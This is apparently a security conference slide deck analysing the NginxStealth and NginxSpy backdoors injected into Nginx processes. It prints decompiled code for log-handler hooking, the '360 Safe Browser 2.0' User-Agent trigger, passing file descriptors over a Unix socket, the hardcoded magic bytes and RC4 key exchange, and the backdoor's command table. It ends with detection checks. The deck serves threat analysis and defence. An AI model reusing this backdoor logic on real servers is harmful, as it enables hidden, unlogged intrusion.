
TEAMT5

- Each HTTP request passes through a sequence of phases
- The same phase has the same **checker** function, and the **handler** stores the module processing function
- Nginx will not use the **handler** directly, but implement a specific **checker** function for each phase, and call the **handler** in the **checker**
- Map the handler in phases to the phase_engine
  - *ngx_http_init_phase_handlers*



Request Flow

TEAMT5



Hook Logging Mechanism

TEAMT5

- Make sure **NGX_HTTP_LOG_PHASE.handler.nelts** is not 0
- Replace **elts** with hooked function
- Saved the old **elts**

```
v8 = *(_QWORD *)(ngx_http_core_main_conf + 640) == 0LL;// ngx_http_core_main_conf->phases[10].handlers.nelts
handlers->handler = sub_1390;
qword_40A8 = handler;
if ( !v8 )
{
  elts = *(_QWORD *)(ngx_http_core_main_conf + 632);// ngx_http_core_main_conf->phases[10].handlers.elts
  old_handler = *(u_char **)elts;
  old_handler_40B0 = elts;
  *(_QWORD *)elts = sub_15D0;
  old_handler_40B8 = (__int64 (__fastcall *)(_QWORD))old_handler;
}
```

```
struct ngx_http_core_main_conf_t
{
ngx_array_t servers;
ngx_http_phase_engine_t phase_engine;
.
.
.
ngx_http_phase_t phases[11];
};
```

```
struct ngx_http_phase_t
{
ngx_array_t handlers;
};
```

```
struct ngx_array_t
{
void *elts;
ngx_uint_t nelts;
size_t size;
ngx_uint_t nalloc;
ngx_pool_t *pool;
};
```

Nginx Logging

TEAMT5

- ngx_http_log_request

```
3714  static void
3715  ngx_http_log_request(ngx_http_request_t *r)
3716  {
3717      ngx_uint_t                  i, n;
3718      ngx_http_handler_pt        *log_handler;
3719      ngx_http_core_main_conf_t  *cmcf;
3720
3721      cmcf = ngx_http_get_module_main_conf(r, ngx_http_core_module);
3722
3723      log_handler = cmcf->phases[NGX_HTTP_LOG_PHASE].handlers.elts;
3724      n = cmcf->phases[NGX_HTTP_LOG_PHASE].handlers.nelts;
3725
3726      for (i = 0; i < n; i++) {
3727          log_handler[i](r);
3728      }
3729  }
3730
```

```
- cmcf 0x55555563f270 ngx_http_core_main_conf_t *
  + servers {...} ngx_array_t
  + phase_engine {...} ngx_http_phase_engine_t
  + headers_in_hash {...} ngx_hash_t
  + variables_hash {...} ngx_hash_t
  + variables {...} ngx_array_t
  + prefix_variables {...} ngx_array_t
  ncaptures 0 ngx_uint_t
  server_names_hash_max_size 512 ngx_uint_t
  server_names_hash_bucket_size 64 ngx_uint_t
  variables_hash_max_size 1024 ngx_uint_t
  variables_hash_bucket_size 64 ngx_uint_t
  + variables_keys 0x0 ngx_hash_keys_arrays_t *
  + ports 0x555555641598 ngx_array_t *
  - phases [11] ngx_http_phase_t [11]
    - 0 {...} ngx_http_phase_t
      - handlers {...} ngx_array_t
        elts 0x55555565cdb0 void *
        nelts 0 ngx_uint_t
        size 8 size_t
        nalloc 1 ngx_uint_t
        + pool 0x55555563cc60 ngx_pool_t *
    + 1 {...} ngx_http_phase_t
    + 2 {...} ngx_http_phase_t
    + 3 {...} ngx_http_phase_t
    + 4 {...} ngx_http_phase_t
    + 5 {...} ngx_http_phase_t
    + 6 {...} ngx_http_phase_t
    + 7 {...} ngx_http_phase_t
    + 8 {...} ngx_http_phase_t
    + 9 {...} ngx_http_phase_t
    - 10 {...} ngx_http_phase_t
      - handlers {...} ngx_array_t
        elts 0x55555565e008 void *
        nelts 1 ngx_uint_t
        size 8 size_t
        nalloc 1 ngx_uint_t
        + pool 0x55555563cc60 ngx_pool_t *
```

Filtering Specific Connection

TEAMT5

- Filter request with User-Agent : **360 Safe Browser 2.0**
- If not, pass the request to original handler

```
GET / HTTP/1.0
User-Agent: 360 Safe Browser 2.0
```

```
31  v29 = __readfsqword(0x28u);
32  if ( !r )
33    return old_handler_40A8(r);
34  user_agent = r->headers_in.user_agent;
35  if ( !user_agent )
36    return old_handler_40A8(r);
37  data = user_agent->value.data;
38  if ( !data )
39    return old_handler_40A8(r);
40  v4 = data + 1;
41  v5 = *data;
42  if ( !v5 )
43    return old_handler_40A8(r);
44  len = user_agent->value.len;
45  while ( 1 )
46  {
47    if ( v5 == '3' )
48    {
49      v7 = 20LL;
50      if ( len <= 0x14 )
51        v7 = len;
52      if ( !memcmp(v4, "60 Safe Browser 2.0", v7) )// 360 Safe Browser 2.0
53        break;
54    }
55    v5 = *v4++;
56    if ( !v5 )
57      return old_handler_40A8(r);
58  }
```

Pass the fd to NginxSpy

TEAMT5

- Set the log_level to NGX_LOG_STDERR
- Connect to /var/run/nginx.sock
- Send the original connection's fd to NginxSpy

```
connection = r->connection;
si128 = _mm_load_si128("/var/run/nginx.s");   // /var/run/nginx.sock
fd = connection->fd;
connection->log->log_level = 0LL;             // NGX_LOG_STDERR
*&addr[2] = si128;
*addr = 1;
v21 = 'kco';
v22 = 0LL;
v27 = 0LL;
v28 = 0;
v23 = 0LL;
v24 = 0LL;
v25 = 0LL;
v26 = 0LL;
v11 = socket(1, 2, 0);
v12 = v11;
if ( v11 != -1 )
{
  if ( !connect(v11, addr, 0x6Eu) )
  {
    v15[0] = &v14;
    message.msg_iov = v15;
    message.msg_control = v17;
    v14 = 0;
    v15[1] = 4LL;
    *&message.msg_flags = 0LL;
    message.msg_iovlen = 1LL;
    message.msg_controllen = 24LL;
    v19 = 0;
    v17[0] = 20LL;
    v17[1] = 0x100000001LL;
    v18 = fd;
    *&message.msg_name = 0LL;
    sendmsg(v12, &message, 0);
  }
  close(v12);
}
```

Evading Logging Mechanism

TEAMT5

- Filter request with User-Agent : **360 Safe Browser 2.0**
- If yes, do nothing == no logging
- If not, pass the request to original logging handler

```
GET / HTTP/1.0
User-Agent: 360 Safe Browser 2.0
```

```
if ( !a1 )
  return old_handler_40B8(a1);
user_agent = a1->headers_in.user_agent;
if ( !user_agent )
  return old_handler_40B8(a1);
data = user_agent->value.data;
if ( !data )
  return old_handler_40B8(a1);
v4 = data + 1;
v5 = *data;
if ( !v5 )
  return old_handler_40B8(a1);
len = user_agent->value.len;
while ( 1 )
{
  if ( v5 == '3' )
  {
    v7 = 20LL;
    if ( len <= 0x14 )
      v7 = len;
    if ( !memcmp(v4, "60 Safe Browser 2.0", v7) )
      break;
  }
  v5 = *v4++;
  if ( !v5 )
    return old_handler_40B8(a1);
}
return 0LL;
```

NginxSpy

Recv the fd

- Remove old unix domain socket and bind a new one
  - /var/run/nginx.sock
- Check the message from NginxStealth
- Get the fd from nginx's connection
- Pass the fd to backdoor thread

Pseudocode-A

```
39  v1 = socket(1, 2, 0);
40  ::fd = v1;
41  if ( v1 != -1 )
42  {
43    v2 = v1;
44    if ( !bind(v1, addr, 0x6Eu) && !chmod("/var/run/nginx.sock", 0x1B6u) )
45    {
46      optval = _mm_load_si128(&xmmword_60C0);
47      if ( !setsockopt(v2, 1, SO_RCVTIMEO, &optval, 0x10u) )
48      {
49        v11[1] = 4LL;
50        v11[0] = &v8;
51        message.msg_iov = v11;
52        message.msg_control = &v14;
53        *&message.msg_flags = 0LL;
54        message.msg_iovlen = 1LL;
55        message.msg_controllen = 24LL;
56        for ( *&message.msg_name = 0LL; !byte_AEA0; v2 = ::fd )
57        {
58          if ( recvmsg(v2, &message, 0) == -1 )
59          {
60            if ( *__errno_location() != 11 )
61              goto LABEL_27;
62          }
63          else
64          {
65            if ( message.msg_controllen <= 0xF  // check the msg from NGINXSTEALTH
66              || !message.msg_control
67              || *message.msg_control != 20LL
68              || *(message.msg_control + 2) != 1
69              || *(message.msg_control + 3) != 1 )
70            {
71LABEL_27:
72              v2 = ::fd;
73              break;
74            }
75            fd = *(message.msg_control + 4);    // fd from nginx's connection
76            v5 = fcntl(fd, F_GETFL);
77            if ( v5 == -1                       // some operation on fd
78              || (BYTE1(v5) &= ~8u, fcntl(fd, F_SETFL, v5) == -1)
79              || (v6 = fcntl(fd, F_GETFD), v6 == -1)
80              || fcntl(fd, F_SETFD, v6 | 1u) == -1
81              || (si128 = _mm_load_si128(&xmmword_60D0), setsockopt(fd, 1, SO_RCVTIMEO, &si128, 0x10u))
82              || setsockopt(fd, 1, 21, &si128, 0x10u) )
83            {
84LABEL_28:
85              shutdown(fd, 2);
86              close(fd);
87            }
88            else
89            {
90              v7 = 0LL;
91              while ( connection_list_9320[v7] != -1 )
92              {
93                if ( ++v7 == 32 )
94                  goto LABEL_28;
95              }
96              connection_list_9320[v7] = fd;
97              pthread_create(&newthread, 0LL, backdoor_thread_2D30, &connection_list_9320[v7]);
98              pthread_detach(newthread);
```

Key Exchange Mode #1

TEAMT5

Actor

Infected Nginx Server

Send the request with malicious user agent

```
GET / HTTP/1.0
User-Agent: 360 Safe Browser 2.0
```

Check the user agent

Send the magic

\xe5\xcf\xff\x02\xb1\x69\x20\x69\x75\x15\x99\x45\x20\x2e\x0a\x10
\xe3\x10\xb3\x70\x8d\x6d\xab\x54\x52\x79\xf0\x1b\x78\x5e\xd1\x46

Check whether magic == hardcoded magic

Check the magic

\xe5\xcf\xff\x02\xb1\x69\x20\x69\x75\x15\x99\x45\x20\x2e\x0a\x10
\xe3\x10\xb3\x70\x8d\x6d\xab\x54\x52\x79\xf0\x1b\x78\x5e\xd1\x46

Send the hardcoded magic back

Send the RC4 Key

32 byte RC4 Key

Recv the RC4 Key

Key Exchange Mode #2

TEAMT5

Actor

Infected Nginx Server

Send the request with malicious user agent

```
GET / HTTP/1.0
User-Agent: 360 Safe Browser 2.0
```

Check the user agent

Check the magic

```
\xe5\xcf\xff\x02\xb1\x69\x20\x69\x75\x15\x99\x45\x20\x2e\x0a\x10
\xe3\x10\xb3\x70\x8d\x6d\xab\x54\x52\x79\xf0\x1b\x78\x5e\xd1\x46
```

Send the hardcoded magic

Send the magic

```
\xe5\xcf\xff\x02\xb1\x69\x20\x69\x75\x15\x99\x45\x20\x2e\x0a\x10
\xe3\x10\xb3\x70\x8d\x6d\xab\x54\x52\x79\xf0\x1b\x78\x5e\xd1\x46
```

Check whether magic == hardcoded magic

Recv the RC4 Key

32 byte RC4 Key

Generate random 32 byte as RC4 Key

NginxSpy Commands

TEAMT5

Command ID	Description
0	Show current directory (getcwd)
1	Show version
2	Kill cron process
3	Kill cron process and inject it with recv payload
4	Show current user's info (getuid, geteuid, getpwuid)
5	Get login information (setutxent)
6	Get login information (read wtmp)
7	Enum processes
8	Change directory
9	Enum specific directory
10	Read /proc/modules
11	Delete file or directory (remove)
12	Read data from file
13	Read data from file
14	Write data to file

```
v2 = *(_DWORD *)a1;
v15 = __readfsqword(0x28u);
v7 = (__int128)_mm_unpacklo_epi64((__m128i)(unsigned __int64)getcwd_3490, (__m128i)(unsigned __int64)sendversion_2EC0);
v8 = _mm_unpacklo_epi64(
       (__m128i)(unsigned __int64)kill_injected_cron_32E0,
       (__m128i)(unsigned __int64)inecttocron_3370);
v9 = _mm_unpacklo_epi64((__m128i)(unsigned __int64)getuser_3230, (__m128i)(unsigned __int64)getloginfromwtmp_4120);
v10 = _mm_unpacklo_epi64((__m128i)(unsigned __int64)readwtmp_42C0, (__m128i)(unsigned __int64)enumprocess_30F0);
v11 = _mm_unpacklo_epi64((__m128i)(unsigned __int64)enum_path_3D30, (__m128i)(unsigned __int64)enum_path_3E50);
v14 = writefile_3950;
v12 = _mm_unpacklo_epi64((__m128i)(unsigned __int64)readallmodule_4090, (__m128i)(unsigned __int64)remove_3A70);
v13 = _mm_unpacklo_epi64((__m128i)(unsigned __int64)readfile_3C50, (__m128i)(unsigned __int64)readfile_3B20);
v3 = ns_conn_from(v2, 0);
if ( v3 )
{
  v4 = v3;
  while ( !(unsigned int)ns_conn_recv_i32((__int64)v4, (__int64)&v6)
       && v6 <= 119
       && !(*((unsigned int (__fastcall **)(struct_v12 *))&v7 + (int)v6))(v4) )// 0 8 16 24 ~
    ;
  ns_conn_close(v4);
}
```

Backdoor Communication : HTTP

TEAMT5

1. Send the request with malicious user agent

```
GET / HTTP/1.0
User-Agent: 360 Safe Browser 2.0
```

Actor

TCP socket

HTTP

2. Pass the fd to NGINXSPY

Infected Nginx Server

3. Send the hardcoded magic back in TCP socket without any encapsulation

```
\xe5\xcf\xff\x02\xb1\x69\x20\x69\x75\x15\x99\x45\x20\x2e\x0a\x10
\xe3\x10\xb3\x70\x8d\x6d\xab\x54\x52\x79\xf0\x1b\x78\x5e\xd1\x46
```

4. Recv magic in TCP socket

TCP socket

Backdoor Communication : HTTPS

TEAMT5

1. Send the request with malicious user agent

```
GET / HTTP/1.0
User-Agent: 360 Safe Browser 2.0
```

2. Pass the fd to NGINXSPY

Actor

\xe5\xcf\xff\x02\xb1\x69\x20\x69\x75\x15\x99\x45\x20\x2e\x0a\x10
\xe3\x10\xb3\x70\x8d\x6d\xab\x54\x52\x79\xf0\x1b\x78\x5e\xd1\x46

Infected Nginx Server

\xe5\xcf\xff\x02\xb1\x69\x20\x69\x75\x15\x99\x45\x20\x2e\x0a\x10
\xe3\x10\xb3\x70\x8d\x6d\xab\x54\x52\x79\xf0\x1b\x78\x5e\xd1\x46

4. Recv magic in TCP socket

3. Send the hardcoded magic back in TCP socket without any encapsulation

DEMO

AGENDA

TEAMT5

01 Overview of the Attack

02 Malware Analysis

03 Other Nginx-based Backdoor


04 Detection

05 Conclusions

Attack Vector

TEAMT5

- Existing Nginx-based backdoor
  - Recompile Nginx main program
  - Compiling Nginx module
- NginxStealth and NginxSpy(Injection-based)
  - Inject into Nginx process



Recompile Nginx main program


TEAMT5

Compile & Install

```
sudo ./configure --add-module=<module
path>

sudo make

sudo cp -f objs/nginx
/path/to/nginx/sbin/nginx
```



Compiling Nginx module

TEAMT5


Compile & Install

```
sudo ./configure --add-dynamic-
module=<module path>

sudo make modules

sudo cp
objs/ngx_http_check_headers_module.so
<nginx_module_path>

load_module
<path_to_your_module>/ngx_http_check_
headers_module.so;
# Modify nginx.conf
```



Nginx Version: 1.9.11

Other Nginx-based Backdoor

TEAMT5

Name	Recompile Nginx program	Compile Nginx module	Injection	Abuse Point
pwnginx	O	X	X	ngx_http_top_header_filter
NginxExecute	O	O	X	ngx_http_core_loc_conf_t -> handler
vgo0/nginx-backdoor	O	O	X	ngx_http_core_main_conf_t -> phases[NGX_HTTP_ACCESS_PHASE] -> handlers
NginxSpy / NginxStealth	X	X	O	1. ngx_http_core_main_conf_t -> phase_engine -> handlers->hanlder 2. ngx_http_core_main_conf_t -> phases[NGX_HTTP_LOG_PHASE] -> handlers -> elts

Challenge

TEAMT5

- Injection-based Nginx backdoor
  - Without modifying nginx.conf
  - Without recompiling nginx program
  - No malware on disk
- There is no any log in access.log
- For a webshell, there is no webpage in web folder
  - Only need the right user-agent

AGENDA

TEAMT5

01 Overview of the Attack

02 Malware Analysis

03 Other Nginx-based Backdoor

04 Detection

05 Conclusions

Detection opportunity

TEAMT5

- Recompile Nginx main program
  - Check the modify time of Nginx
  - Check whether symbol table existed
- Compiling Nginx module
  - Check the loaded dynamic module

```
tom@ubuntu:~/Desktop$ stat /usr/sbin/nginx
  File: /usr/sbin/nginx
  Size: 1195152         Blocks: 2336       IO Block: 4096   regular file
Device: 805h/2053d      Inode: 267307      Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2022-10-28 01:15:27.457422516 -0700
Modify: 2022-04-12 01:04:16.000000000 -0700
Change: 2022-10-28 01:15:26.589437821 -0700
 Birth: -
```

```
tom@ubuntu:/usr/local/nginx$ cat conf/nginx.conf
daemon off;
#master_process off;
user  tom;
load_module /usr/lib/nginx/modules/ngx_http_execute_module.so;
load_module /usr/lib/nginx/modules/ngx_http_secure_headers_module.so;
worker_processes  1;

#error_log  logs/error.log;
#error_log  logs/error.log  notice;
#error_log  logs/error.log  info;

#pid        logs/nginx.pid;
worker_rlimit_core 10000m;
working_directory /usr/local/nginx/logs;
```

```
tom@ubuntu:~/Desktop$ readelf --syms /usr/sbin/nginx

Symbol table '.dynsym' contains 1106 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND initgroups@GLIBC_2.2.5 (2)
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND TLS_method@OPENSSL_1_1_0 (3)
     3: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND OCSP_response_get1_basic@OPENSSL_1_1_0 (4)
     4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND chmod@GLIBC_2.2.5 (2)
     5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND SSL_get_servername@OPENSSL_1_1_0 (3)
     6: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND OPENSSL_sk_value@OPENSSL_1_1_0 (4)
     7: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND EVP_DigestInit_ex@OPENSSL_1_1_0 (4)
     8: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND X509_check_host@OPENSSL_1_1_0 (4)
     9: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND sem_wait@GLIBC_2.2.5 (5)
    10: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND chdir@GLIBC_2.2.5 (2)
    11: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND dup2@GLIBC_2.2.5 (2)
    12: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND pthread_cond_destroy@GLIBC_2.3.2 (6)
    13: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND SSL_SESSION_free@OPENSSL_1_1_0 (3)
    14: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND SSL_get_rbio@OPENSSL_1_1_0 (3)
    15: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND ASN1_d2i_bio@OPENSSL_1_1_0 (4)
    16: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND X509_STORE_CTX_get_error_@OPENSSL_1_1_0 (4)
    17: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND inflateReset
    18: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND OCSP_CERTID_free@OPENSSL_1_1_0 (4)
    19: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND OCSP_response_status@OPENSSL_1_1_0 (4)
    20: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND mktime@GLIBC_2.2.5 (2)
    21: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND memset@GLIBC_2.2.5 (2)
    22: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND SSL_CTX_set_cipher_list@OPENSSL_1_1_0 (3)
    23: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND OCSP_REQUEST_new@OPENSSL_1_1_0 (4)
    24: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND getgrnam@GLIBC_2.2.5 (2)
    25: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND ERR_get_error@OPENSSL_1_1_0 (4)
    26: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND setsid@GLIBC_2.2.5 (2)
    27: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND shutdown@GLIBC_2.2.5 (2)
```

Current Detection on NginxStealth & NginxSpy

TEAMT5

